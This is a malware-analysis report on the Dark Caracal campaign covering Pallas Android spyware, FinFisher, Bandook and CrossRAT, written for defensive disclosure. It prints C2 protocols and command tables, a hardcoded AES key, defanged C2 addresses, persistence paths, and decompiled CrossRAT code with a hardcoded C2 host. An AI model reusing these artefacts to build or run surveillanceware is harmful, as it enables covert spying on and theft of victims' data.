


Figure 22: Dark Caracal fake Facebook profiles

Surveillanceware – Mobile Capabilities

Pallas – Dark Caracal’s Custom Android Samples

Using our global sensor network, Lookout researchers identified 11 unique Android surveillanceware apps tied to the Operation Manul campaign¹⁰. The trojanized apps still retain the legitimate functionality of the apps they spoof and behave as intended. The apps are found predominantly in trojanized versions of well-known secure messaging apps including:

- Signal (org.thoughtcrime.securesms)
- Threema (ch.threema.app)
- Primo (com.primo.mobile.android.app)
- WhatsApp (com.gbwhatsapp)
- Plus Messenger (org.telegram.plus)

We also identified Pallas in trojanized versions of two apps aimed at users seeking to protect themselves and their data online:

- Psiphon VPN (com.psiphon3)
- Orbot: TOR Proxy (org.torproject.android)

¹⁰<http://www.cmcm.com/blog/en/security/2017-08-16/1101.html>

Finally, with help from Google’s Android Security team, we discovered Pallas lurking in several apps purporting to be Adobe Flash Player and Google Play Push for Android:

- Flash Player (com.flashplayer.player)
- Google Play Push (com.flashplayer.player)




Figure 23: Dark Caracal trojanized Android apps

Neither the desktop nor the mobile malware tooling use zero day vulnerabilities. Pallas samples primarily rely on the permissions granted at installation in order to access sensitive user data. However, there is functionality that allows an attacker to instruct an infected device to download and install additional applications or updates. Theoretically this means it’s possible for the operators behind Pallas to push specific exploit modules to compromised devices in order to gain complete access.

We found no attacker infrastructure containing rooting packages. This highlights that, in many cases, advanced exploitation capabilities like those shown by surveillance tools such as Pegasus for iOS and Chrysaor for Android (that targeted both [Android](#)¹¹ and [iOS](#)¹² devices), are not essential, but helpful when targeting certain platforms.

¹¹ <https://blog.lookout.com/pegasus-android>

¹² <https://blog.lookout.com/trident-pegasus>

The Pallas first stage is capable of performing the following surveillance functionality on a compromised device:

- Take photos with front or back camera
- Exfiltrate all text messages including those received in the future
- Retrieve latitude / longitude from GPS
- Silently activate the device microphone to capture audio
- Retrieve contacts
- Scan nearby Wi-Fi access points and exfiltrate information about them, including their BSSID, SSID, authentication, key management, encryption schemes, signal strength, and frequency
- Retrieve chat content from secure messaging applications (this only applies when a victim is using a secure messaging app that has been trojanized with Pallas)
- Retrieve device metadata
- Retrieve text messages
- Retrieve information about all accounts
- Send an SMS to an attacker-specified number
- Retrieve call logs
- Retrieve messages and any corresponding decryption keys from messaging apps
- Retrieve a list of installed packages
- Download and install additional apps
- Upload attacker specified files
- Delete attacker specified files and directories
- Harvest credentials via phishing pop-ups

C2 Communications with Malware Implants

All samples belonging to the Pallas malware family have the same capabilities and functionality described in the previous section. However, obfuscation did differ between them. For reference, code snippets shown in the following section have been taken from a trojanized version of WhatsApp with a package name of **com.gbwhatsapp** and a SHA1 hash of **ed4754effda466b8babf87bcb2717760f112455**.

Like most other surveillanceware, communication with the C2 includes three main phases:

1. Regular beaconing to the remote HTTP server.
2. Handling any outstanding attacker specified commands.
3. Exfiltration / uploading of victim data to C2 servers.

Pallas samples have a number of different entry points via broadcast receivers, specifically the C2 communications reside in the **com.receive.MySe**.


```

<service android:name="com.gbwhatsapp.gcm.RegistrationIntentService" />
<service android:name="com.gbwhatsapp.ContactChooserTargetService" android:permission="android.permission.BIND_CHOOSER_TARGET_SERVICE">
  <intent-filter>
    <action android:name="android.service.chooser.ChooserTargetService" />
  </intent-filter>
</service>
<service android:name="com.gbwhatsapp.notification.DirectReplyService" />
<activity android:launchMode="singleInstance" android:name="com.gbwhatsapp.GifPreviewActivity" android:theme="@style/Theme.App.Black" android:windowSoftInputMode="adjustResize|stateHidden" />
<activity android:launchMode="singleInstance" android:name="com.gbwhatsapp.GifVideoPreviewActivity" android:theme="@style/Theme.App.Black" android:windowSoftInputMode="adjustResize|stateHidden" />
<activity android:launchMode="singleInstance" android:name="com.gbwhatsapp.VoipPermissionsActivity" android:theme="@android:style/Theme.Translucent.NoTitleBar" />
<activity android:excludeFromRecents="true" android:launchMode="singleInstance" android:name="com.receive.ABox" android:theme="@style/SmartTwo" />
<activity android:excludeFromRecents="true" android:launchMode="singleInstance" android:name="com.receive.CView" android:theme="@style/Smart" />
<activity android:excludeFromRecents="true" android:launchMode="singleInstance" android:name="com.receive.Pms" android:theme="@style/Smart" />
<activity android:excludeFromRecents="true" android:launchMode="singleInstance" android:name="com.receive.Pmscmd" />
<receiver android:name="com.receive.ReSeRe">
  <intent-filter>
    <action android:name="YouWillNeverKillMe" />
  </intent-filter>
  <action android:name="android.intent.action.BOOT_COMPLETED" />
</receiver>
<receiver android:name="com.receive.InSa">
  <intent-filter>
    <action android:name="android.provider.Telephony.SMS_RECEIVED" />
  </intent-filter>
</receiver>
<receiver android:enabled="true" android:exported="true" android:name="com.receive.WiB">
  <intent-filter>
    <action android:name="android.net.conn.CONNECTIVITY_CHANGE" />
    <action android:name="android.net.wifi.WIFI_STATE_CHANGED" />
  </intent-filter>
</receiver>
<receiver android:name="com.receive.InSa">
  <intent-filter>
    <action android:name="android.provider.Telephony.SMS_RECEIVED" />
  </intent-filter>
</receiver>
<service android:enabled="true" android:exported="true" android:name="com.receive.MySe" />
<receiver android:name="com.receive.MyPhke">
  <intent-filter>
    <action android:name="android.intent.action.PHONE_STATE" />
    <action android:name="android.intent.action.NEW_OUTGOING_CALL" />
  </intent-filter>
</receiver>
<service android:name="com.receive.ReSe" />
<activity android:label="Receive" android:launchMode="singleInstance" android:name="com.receive.ASer" android:screenOrientation="portrait" android:theme="@style/Smart" />
</application>
</manifest>

```

Figure 24: Actions that trigger the Pallas malware samples to do work

In all Pallas samples Lookout analyzed, domain information and URL paths are hardcoded as encrypted values. The actor uses AES encryption and chose to use the secret key of Bar12345Bar12345 and initialization vector of RandomInitVector, which appears in a post describing how to use AES encryption in Java¹³.

Examples of AES encrypted, base64 encoded domains and URL paths present in some Pallas samples include:

- krgbAdOUCGKEnuCRp5s+eE2eMWUktZQR64RBdkNoH/O0NFo9ByRTFhjqa2UX2Y9k
- krgbAdOUCGKEnuCRp5s+eA/hX2erfMp+49exa+8zoZgMlBICjGuOSqrvGRCjgrZ4

These two examples decrypt to:

- https://adobeair[.]net/wp9/add.php
- https://adobeair[.]net/wp9/upload.php

The general format of Pallas requests can be written as https://adobeair[.]net/<campaign_identifier>/<add.php or upload.php>.

The add.php script is used for several operations, including compromised device check-ins as well as C2 instruction execution. We also determined that it is able to retrieve location information (GPS data) and general metadata about a victim’s device. The following table provides additional details around the structure of these requests. In all cases, the Content-Type header is set to application/x-www-form-urlencoded. The listed ac parameter identifies the type of request made to the C2.

¹³ https://stackoverflow.com/questions/15554296/simple-java-aes-encrypt-decrypt-example

Description	Purpose Of The Request	HTTP Parameters(Key=Value) Required
<p>Retrieve data from a compromised device, including text messages, calls, contact information, Wi-Fi details, and accounts.</p> <p>Parameter pr is "1" if sufficient permissions exist, "0" otherwise, and "111111111111", if the build version of the device is lower than 23.</p>	<p>Check-In with C2</p>	<p>ac=chkcm1 uid=<device_id> pr=<app_has_permissions></p>
<p>The victim's GPS location is communicated to the C2 every 120 minutes.</p>	<p>GPS location</p>	<p>ac=chkcm1 uid=<device_id> alt=<Latitude> long=<Longitude></p>
<p>Request responsible for gathering general device metadata and uploading to C2. This request is triggered via several entry points including, but not limited to, the creation of the app on the device.</p>	<p>General Device Information</p>	<p>ac=iu uid=<DeviceID> imei=<DeviceID> nb=<None> os=<ReleaseBuildVersion> man=<ManufacturerModel> op=<NetworkOperatorName> wifi=<IsConnectedToNetwork> cam=" <NumberOfCameras> ver=<versionOftheApp> pr=<permissionsGranted> idt=<CurrentDate> ecr=<ExistAcall_record></p>

Responses from C2 infrastructure to devices infected with Pallas consist of chunks of data separated by a "~!". The following table shows the commands that are currently supported. Some of these require the victim's device to report back to the C2 and/or upload files to it via HTTP POST requests. The responses to the attacker commands detailed below are handled via the add.php page.

Description	C2 Command	HTTP Parameters(Key=Value) Required
Retrieve all the data from a compromised device, including text message, call information, contact details, Wi-Fi data, and account information to name a few.	GALL1	
Toggle the call record functionality to on or off.	REC2	
Upload file and directory access logs of the trojanized application to the C2 via a single file.	GFILE1	
Take a picture using the front or rear camera and upload to the C2 server.	CAMG1	
Download an update from attacker infrastructure, attempt to execute it, and notify the C2.	UPD1	ac=REPX uid=<Device_ID> RP=Update Procedure Executed
Delete an attacker-specified file from the device and notify the C2.	DELF1	ac=REPX uid=<Device_ID> RP=File Deleted : <file_name>
Retrieve an attacker-specified file from a compromised device, uploading it to the C2.	UPF1	
Download an attacker-specified file to the target device and notify the C2.	DWN1	ac=REPX uid=<Device_ID> RP=File Uploaded To Target : <file_name>
Record an MPEG4 audio file (.mp4) for an attacker-specified duration. Audio is captured with the device's microphone, and once complete is uploaded to the C2 server.	REC1	ac=REPX uid=<Device_ID> RP=Microphone Already in use by another app
Performs the same functionality as detailed above for the REC1 command with the exception that the file is stored locally on external storage under the path .Temp/srec	SMS1	ac=REPX uid=<Device_ID> RP=Microphone Already in use by another app
Send a text message to an attacker-specified number.	SMS1	ac=REPX uid=<Device_ID> RP=SMS sent to<destinationAddress>
Displays an alert with a phishing theme on a compromised device with the intention of stealing the victim's credentials. Any entered credentials are sent to attacker servers.	PWS1	ac=PPWS uid=<Device_ID> PS=<victim's credentials>
Checks the Android build on the device as well as the permissions of the app.	PRM1	
If the installed Pallas sample is a trojanized version of Telegram, WhatsApp, Threema, or Primo, then retrieve their databases and, if present, associated keys.	WT1	
Create a zip file of the shared_pref for the installed Pallas app and upload it to C2 infrastructure.	SHPR	ac=GTMBF TFX=<a string set by C2>
Manipulate Bitmap images, convert to JPG, and upload to C2.	SILF	
Same operation as SILF but on a directory of images.	SIFO	ac=GTMBF TFX=<a string set by C2>
Split an attacker-specified file into chunks, saving them to external storage under the path .Temp/spd/.	SPLT1	ac=REPX uid=<Device_ID> RP=<fileName> Splitted
Create a zipfile of the contents of an attacker-specified directory and upload it to a C2 server.	ZDIR1	

Pallas handles the exfiltrated data server-side via the upload.php script. This accepts HTTP POST requests that have the following headers and structure, where op_id specifies the type of file being uploaded.

```
POST
Request properties
Connection : Keep-Alive
ENCTYPE : multipart/form-data
Content-Type : multipart/form-data;boundary=*****
Uploaded_file : <abs_path_file_on_victim_device>
upload.php?test=<app_id>&op=<op_id>&rn=<>&extra=<>&extra2=<>[&FLS=
<>&RLD=<>]

--*****\r\n

Content-Disposition: form-data; name=\"uploaded_file\";filename=\"<abs_path_file_on_victim>\\r\n
\r\n

<data_from_victim_to_upload>\r\n
--*****--\r\n
```

When Pallas receives the GALL1 instruction, it uploads exfiltrated data as a zip archive or saves it as a .db file. For most .db files, each line is base64 encoded and prepended with the string \"*#@\". When decoded, each line translates to a piece of exfiltrated data. Each piece of information is associated with a content keyword or data type. This can be represented as follows:

```
<DataType><separator>[<field><separator>...<field><separator>]
```

Analysis of all known Pallas samples seen to date has resulted in the identification of the following 10 data types:

Data	Data Type	Fields	Description
SMS	A0X01	date address body id type	All SMS fields are set according to the Android SMS content provider documentation ¹⁴ in which the address is the address of the other party and the type may be any of the following values: <ul style="list-style-type: none"> • "0": ALL • "1": INBOX • "2": SENT • "3": "DRAFT" • "4": OUTBOX • "5": FAILED • "6": QUEUED
Contacts	A0X02	Display_name Data1 Times_contacted Last_time_contacted	All contacts fields are set according to the Android ContactsContract documentation ¹⁵ .
Calls	A0X03	Number Type Date Duration	All contacts fields are set according to the Android documentation for phone calls ¹⁶ in which type is a string with any of the following values: <ul style="list-style-type: none"> • "INCOMING" • "OUTGOING" • "MISSED" • "null" Date is in the standard Java SQL DATE format ¹⁷ .
Installed package	A0X04	Application_label Package_name Version_name Version_code	Specifies the list of installed packages on a victim's device.
Browsing History	A0X05	Page_title Page_URL	Specifies the web pages a victim has visited.

¹⁴ <https://developer.android.com/guide/topics/providers/content-provider-basics.html>

¹⁵ <https://developer.android.com/reference/android/provider/ContactsContract.CommonDataKinds.Phone.html>

¹⁶ <https://developer.android.com/reference/android/provider/CallLog.Calls.html>

¹⁷ <https://docs.oracle.com/javase/7/docs/api/java/sql/Date.html>

(continued from page 28)

Data	Data Type	Fields	Description
Bookmarks	A0X06	Bookmark_Title Bookmark_URL	Specifies the web pages a victim has bookmarked.
WiFi	A0X07	SSID Capabilities Level Frequency BSSID	All the fields are defined in Android scan result documentation ¹⁸ .
Accounts	A0X08	Name Type	Name is the account name of a victim and type is the authenticator name of that account.
Access Logs	MIAMO	App_name App_path String1	Specifies a ".db" file that contains File and Directory access logs of a trojanized app. The "MIAMO" information line is always the first line in such files. App_path is always a path that a Pallas sample has access to, for example, the SDCard or the application's data folder. String1 is either set to "NO" or an absolute path.
Access Logs	D	Directory_path Directory_name	Directories that the app has accessed. Only exists in a file with "MIAMO" as the first line.
Access Logs	F	File_path File_name File_length LastModifiedTime	Files that the app has accessed. Only exists in a file with "MIAMO" as the first line.


¹⁸ <https://developer.android.com/reference/android/net/wifi/ScanResult.html>

Previous Use of FinFisher Spyware

In addition to the Pallas samples, we discovered a previously unreported FinFisher sample¹⁹ on the tweetsfb[.]com server.

It is unclear whether this sample was a demo provided to this actor or if the actor came across it via other means. The date of package and compilation for this sample is 2014-03-27 17:26:14 UTC.

Below is the extracted configuration and relevant details of this sample.

<p>Title: Android Update Package Name: com.esn.wal SHA1: 835befd9376f90a12892876b482c1dcc39643a09 MD5: d965c3736e530bfdbfde2cc6a264f2aa</p>	
RequestID : 0	C2 Phone Added : +7820435193
MobileTargetUID : 0	VoicePhone Added : +7820944266
Version : 0	VoicePhone Added : +78235424312
MobileTargetID : nana	Logging : 0
HeartBeatInterval : 120	C2 : 180.235.133.57
TrojanID : nana	Ports: 21, 53, 443, 4111
TrojanUID : 03FDAF68	Included exploits - Exynos Abuse
UserID : 1000	Installed Modules <ul style="list-style-type: none"> • SMS • Phone log collection • Call recording • Device tracking
MaxInfections : 30	
RemovalAtDate : 0	
RemovalIfNoProxy : 0	

¹⁹<https://en.wikipedia.org/wiki/FinFisher>

Surveillanceware - Desktop Components

The desktop malware component exists in a range of file types, including executables, zip archives, PDFs, and Microsoft's composite document file format. No zero days or publicly known exploits were located in these files and, based on several of the documents, the primary attack vector is believed to be social engineering via spear-phishing. Analysis into Dark Caracal's desktop tooling did result in the discovery of a new cross-platform Java RAT known as CrossRAT and confirmed that this actor is using new variants of the Bandoos family.

Bandoos

The Bandoos RAT was originally identified during EFF's Operation Manul research, however, this investigation surfaced new variants belonging to this family. Written in Delphi and targeting Windows operating systems, Bandoos samples are packed at multiple stages in order to both evade detection and slow down the process of reverse engineering by security analysts. At the time of writing, 19 out of 63 antivirus engines on the malware repository VirusTotal flagged most Bandoos samples as malicious.

First stage samples of the version of Bandoos used by Dark Caracal include what appears to be a drawing program and a trojanized version of the Psiphon circumvention software²⁰. While the drawing application was not fully functional and did not provide a user interface when launched, the modified version of Psiphon contained the complete legitimate functionality of the original application.

The first stage malware is signed with a valid SSL certificate issued by Certum CA for Ale Couperus (alecouperus@mail[.]com). We have identified several distinct samples signed with this certificate. This suggests that the actors behind these samples control the private key for this certificate and have the ability to sign arbitrary packages. It is unclear at this time whether the private key associated with this certificate has been stolen or if the attackers obtained it via legitimate sources.

Upon initial execution, the first stage of Bandoos decrypts several strings that are stored in the data section and base64 encoded. Below is the plaintext of some of these strings, which we can see as Windows API calls.

²⁰ SHA256 hash: ed25b0c20b1c1b271a511a1266fe3967ab851aaa9f793bdf4f3d19de1dcf6532

```

* 0012FDC0 dd offset aAdvapi32_dll ; "advapi32.dll"
* 0012FDC4 dd offset aGetmodulefilen ; "GetModuleFileName"
* 0012FDC8 dd offset aRegsetvalueexa ; "RegSetValueExA"
* 0012FDCC dd offset aRegqueryvaluee ; "RegQueryValueExA"
* 0012FDD0 dd offset aRegclosekey ; "RegCloseKey"
* 0012FDD4 dd offset aRegopenkeya ; "RegOpenKeyA"
* 0012FDD8 dd offset aSoftwareMicr_0 ; "SOFTWARE\\Microsoft\\Windows\\Curren
* 0012FDDC dd offset aShell32_dll ; "shell32.dll"
* 0012FDE0 dd offset aShgetpathfromi ; "SHGetPathFromIDListA"
* 0012FDE4 dd offset aShgetspecialfo ; "SHGetSpecialFolderLocation"
* 0012FDE8 dd offset aInternetExplor ; "\\Internet Explorer\\iexplore.exe"
* 0012FDEC dd offset aNtflushinstruc ; "NtFlushInstructionCache"
* 0012FDF0 dd offset aNtwritevirtual ; "NtWriteVirtualMemory"
* 0012FDF4 dd offset aNtprotectvirtu ; "NtProtectVirtualMemory"
* 0012FDF8 dd offset aTranslate messa ; "TranslateMessage"
* 0012FDFC dd offset aFreeresource ; "FreeResource"
* 0012FE00 dd offset aEnumresourcecna ; "EnumResourceNamesA"
* 0012FE04 dd offset aLockresource ; "LockResource"
* 0012FE08 dd offset aLoadresource ; "LoadResource"
* 0012FE0C dd offset aSizeofresource ; "SizeofResource"
* 0012FE10 dd offset aFindresourcea ; "FindResourceA"
* 0012FE14 dd offset aKilltimer ; "KillTimer"
* 0012FE18 dd offset aSettimer ; "SetTimer"
* 0012FE1C dd offset aDispatchmessag ; "DispatchMessageA"
* 0012FE20 dd offset aGetmessagea ; "GetMessageA"
* 0012FE24 dd offset aPostquitmessag ; "PostQuitMessage"
* 0012FE28 dd offset aPeekmessagea ; "PeekMessageA"
* 0012FE2C dd offset aCreateeventa ; "CreateEventA"
* 0012FE30 dd offset aGettickcount ; "GetTickCount"
* 0012FE34 dd offset aUser32_dll_0 ; "user32.dll"
* 0012FE38 dd offset aMsgwaitformult ; "MsgWaitForMultipleObjects"
* 0012FE3C dd offset aResumethread ; "ResumeThread"
* 0012FE40 dd offset aSetthreadconte ; "SetThreadContext"
* 0012FE44 dd offset aWriteprocessme ; "WriteProcessMemory"
* 0012FE48 dd offset aVirtualallocex ; "VirtualAllocEx"
* 0012FE4C dd offset aTerminateproce ; "TerminateProcess"
* 0012FE50 dd offset aReadprocessmem ; "ReadProcessMemory"
* 0012FE54 dd offset aGetthreadconte ; "GetThreadContext"
* 0012FE58 dd offset aCreateprocessa ; "CreateProcessA"
* 0012FE5C dd offset aGetcommandline ; "GetCommandLineA"
* 0012FE60 dd offset aIsbadreadptr ; "IsBadReadPtr"
* 0012FE64 dd offset aNtunmapviewofs ; "NtUnmapViewOfSection"
* 0012FE68 dd offset aKernel32_dll_1 ; "kernel32.dll"
* 0012FE6C dd offset aNtdll_dll ; "ntdll.dll"

```

Figure 25: Decoded strings from the Bandoock sample

The malware uses these API calls to decrypt Bandoock’s second stage, an embedded resource. This resource is a randomly named eight-character string of uppercase letters and numbers. During our research, we only observed the numbers two and three being used and these were often positioned towards the end of the string. Following the decryption of the second stage, the iexplore.exe binary is started and immediately replaced with the loaded resource. This is a technique known as “process hollowing”²¹.

The second stage Bandoock samples are occasionally packed with the following modified UPX packer “UPX Modified >> *\$igBy Ahmed18”. Not all second stages were packed indicating that the authors may be actively developing the malware. As expected, the core malicious functionality resides in the second stage, which attempts to implant itself in the system and contact command and control infrastructure for further instructions. At this point, the malware has the ability to start new processes, manipulate the file system and registry, take screen captures, escalate privileges, create mutexes, get system information, execute commands, get window names, and beacon to infrastructure.

²¹ <https://attack.mitre.org/wiki/Technique/T1093>

Bandook communication with attacker infrastructure takes place over a TCP port with HTTP payloads Base64 encoded and suffixed with the string “&&”. The following is an example of a decoded communication from an infected system:

```
@0000~!18128~!192.168.1.82~!610930~!EFFuser~!Seven~!0d 0h
3m~!0~!4.1~!21/04/2017~!0~!0~!0~!0~!~!0~!0--~!None~!0~!
```

Instructions sent from Dark Caracal infrastructure to Bandook compromised systems make use of “~!” as a delimiter, the same approach used by the Pallas Android malware. This suggests there is a possibility Bandook and Pallas were written by the same author or that the author of one was inspired by the authors of the other. We found Bandook supports the following set of commands.

CaptureScreen	DeleteFileFromDevice	DeleteAutoFTPFromDB
Init	CopyMTP	ExecuteTV
ClearCred	ChromInject	ExecuteAMMY
GetCamlist	DisableChrome	DDOSON
SendCam	RarFolder	ExecuteTVNew
StopCam	SendUSBList	getkey
Uninstall	SignoutSkype	SendMTPList
CompressArchive	StealUSB	SendMTPList2
GenerateReports	StartFileMonitor	GrabFileFromDevice
GetWifi	SendFileMonLog	PutFileOnDevice
StartShell	GetUSBMONLIST	StopFileMonitor
GetSound	GetFileMONLIST	SendinfoList
SplitMyFile	StopUSBMonitor	EnableAndLoadCapList
GetAutoFTP	SearchMain	DisableMouseCapture
SendStartup	StopSearch	AddAutoFTPToDB

From this, we can infer some additional functionality, including the ability to view the victim’s webcam, record sound, get Wi-Fi connections, manipulate USB devices, manipulate the Chrome browser, sign the victim out of Skype, search for files, upload new files to the device, execute secondary infections, or participate in a DDOS attack.

Systems infected with this Bandook variant contain a copy of the first stage in the path C:\Users\user\AppData\Roaming\%appname%\%appname%.exe. Similarly, in such cases, autostart registry keys are written with the same name as the dropped file to HKEY_USERS\Software\Microsoft\Windows\CurrentVersion\Run.

CrossRAT

While investigating the axroot[.]com domain, we discovered a new remote access trojan called CrossRAT that we believe was developed by, or for, Dark Caracal. Written in Java with the ability to target Windows, Linux, and OSX, CrossRAT is able to manipulate the file system, take screenshots, run arbitrary DLLs for secondary infection on Windows, and gain persistence on the infected system.

When executed in a Windows environment, CrossRAT attempts to copy itself to %AppData%\Local\Temp\mediamgrs.jar before, like Bandoob, creating an auto-start registry key in HKEY_USERS\Software\Microsoft\Windows\CurrentVersion\Run with the name "mediamgrs".

On OSX and Linux, it attempts to write a copy of itself to /usr/var/mediamgrs.jar. If CrossRAT does not have sufficient permissions to write to this directory, it will fail back to the following path under the user's home directory: \$HOME/Library/mediamgrs.jar. For CrossRAT installations on OSX, a Launch Agent is created under \$HOME/Library/LaunchAgents/mediamgrs.plist to ensure that it will be launched again when the computer restarts. When on Linux, this persistence is achieved by writing an autorun file to \$HOME/.config/autostart/mediamgrs.desktop.

CrossRAT performs communications to its C2 infrastructure via a TCP socket. The following is an example of content sent over the wire from a compromised machine:

```
5287249f-caa2-4b66-850c-49eedd46cf47$#@0000$#@192.168.1.16$#@Windows
7$#@6.1$#@EFFuser^585948$#@0.1$#@GROUP2$#@&&&
```

CrossRAT uses a similar structure to Pallas and Bandoob when communicating with infrastructure. Specifically, it uses &&& to terminate the response string and uses @### to start command strings.

Below is a code snippet from a CrossRAT sample. The response prefixes, hard coded C2 server of flexberry[.]com, and fixed port of 2223, are clearly visible.

```
public final class k
{
    public static boolean a = false;

    // Hardcoded C2 Information
    public static String b = "flexberry.com"; // C2 Server
    public static int c = 2223; // C2 Port
```

(continued from page 34)

```
public static String d = "$#@"; // Argument delimiter
public static String e = "^!@"; // delimiter within arguments
public static UUID f;
public static String g;
public static Preferences h;
public static String i = "0.1"; // Version Number
public static String j = "GROUP2"; // Campaign name
public static Socket k;
public static Socket l;

// Server command prefixes
public static String m = "@0000"; // Enumerate root directories on the system. 0 args
public static String n = "@0001"; // Enumerate files on the system. 1 arg
public static String o = "@0002"; // Create blank file on system. 1 arg
public static String p = "@0003"; // Copy File. 2 args
public static String q = "@0004"; // Move file. 2 args
public static String r = "@0005"; // Write file contents. 4 args
public static String s = "@0006"; // Read file contents. 4 args
public static String t = "@0007"; // Heartbeat request. 0 args
public static String u = "@0008"; // Get screenshot. 0 args
public static String v = "@0009"; // Run a DLL (windows only). 1 arg

// Client response prefixes
public static String w = "@0000"; // client hello
public static String x = "@0001"; // heartbeat response
public static String y = "@0002"; // List of system root directories
public static String z = "@0003"; // Status message for file manager connect, unimplemented
public static String A = "@0004"; // Status message for file manager connect, unimplemented
public static String B = "@0005"; // List of files on system
public static String C = "@0006"; // End list of files on system
public static String D = "@0007"; // file created status message
public static String E = "@0008"; // file written status message
public static String F = "@0009"; // file moved status message
public static String G = "@0010"; // file write status
public static String H = "@0011"; // file read status and file contents
public static String I = "@0012"; // send screenshot contents
public static String J = "@0013"; // Run DLL status message
public static String K; // Filepath for CrossRAT
```

Analysis of CrossRAT shows that it has a version number of 0.1, which indicates that its malicious capabilities are still under development. Implemented functionality includes the ability to enumerate attacker-specified directories, copy / move / read files, beacon to C2 infrastructure, run attacker specific libraries (Windows only), and create empty files. The CrossRAT sample we discovered was last modified in March of 2017.

Infected Documents

We identified several Word documents which appear to be intended for use as infection vectors in phishing attacks. None of the documents appear to contain any exploits, but rather rely on macros to run malicious code on a target system. If executed in an environment that has macros enabled, the malware downloads its second stage components. We saw this same process in numerous malicious PDF files that used javascript to download secondary stages. The following script is an example of this functionality, which is identical to the malicious Word doc with the SHA256 hash e5eeb0a46dac58b171ebcefec60e9ff351fc7279d95892c6f48f799a1a364215 (Word macro fixed.doc).

```
var v = app.viewerVers, ion;
if (v < 7) {
    var n = 0;
    if (this.dataObjects != null) n = this.dataObjects.length;
    if (v >= 5 && v < 6 && n > 0 && (app.viewerVariation == "Full" || app.viewerVariation ==
"Fill-In")) {
        if (this.external) app.alert("This document has file attachments. To view the
attachments, click the Save button to save a copy of the document, open the copy in Acrobat,
and use the File > Document Properties > Embedded Data Objects menu.", 3, 0);
        else app.\alert("This document has file attachments. Use the File > Document Properties
> Embedded Data Objects menu to view the attachments.", 3, 0);
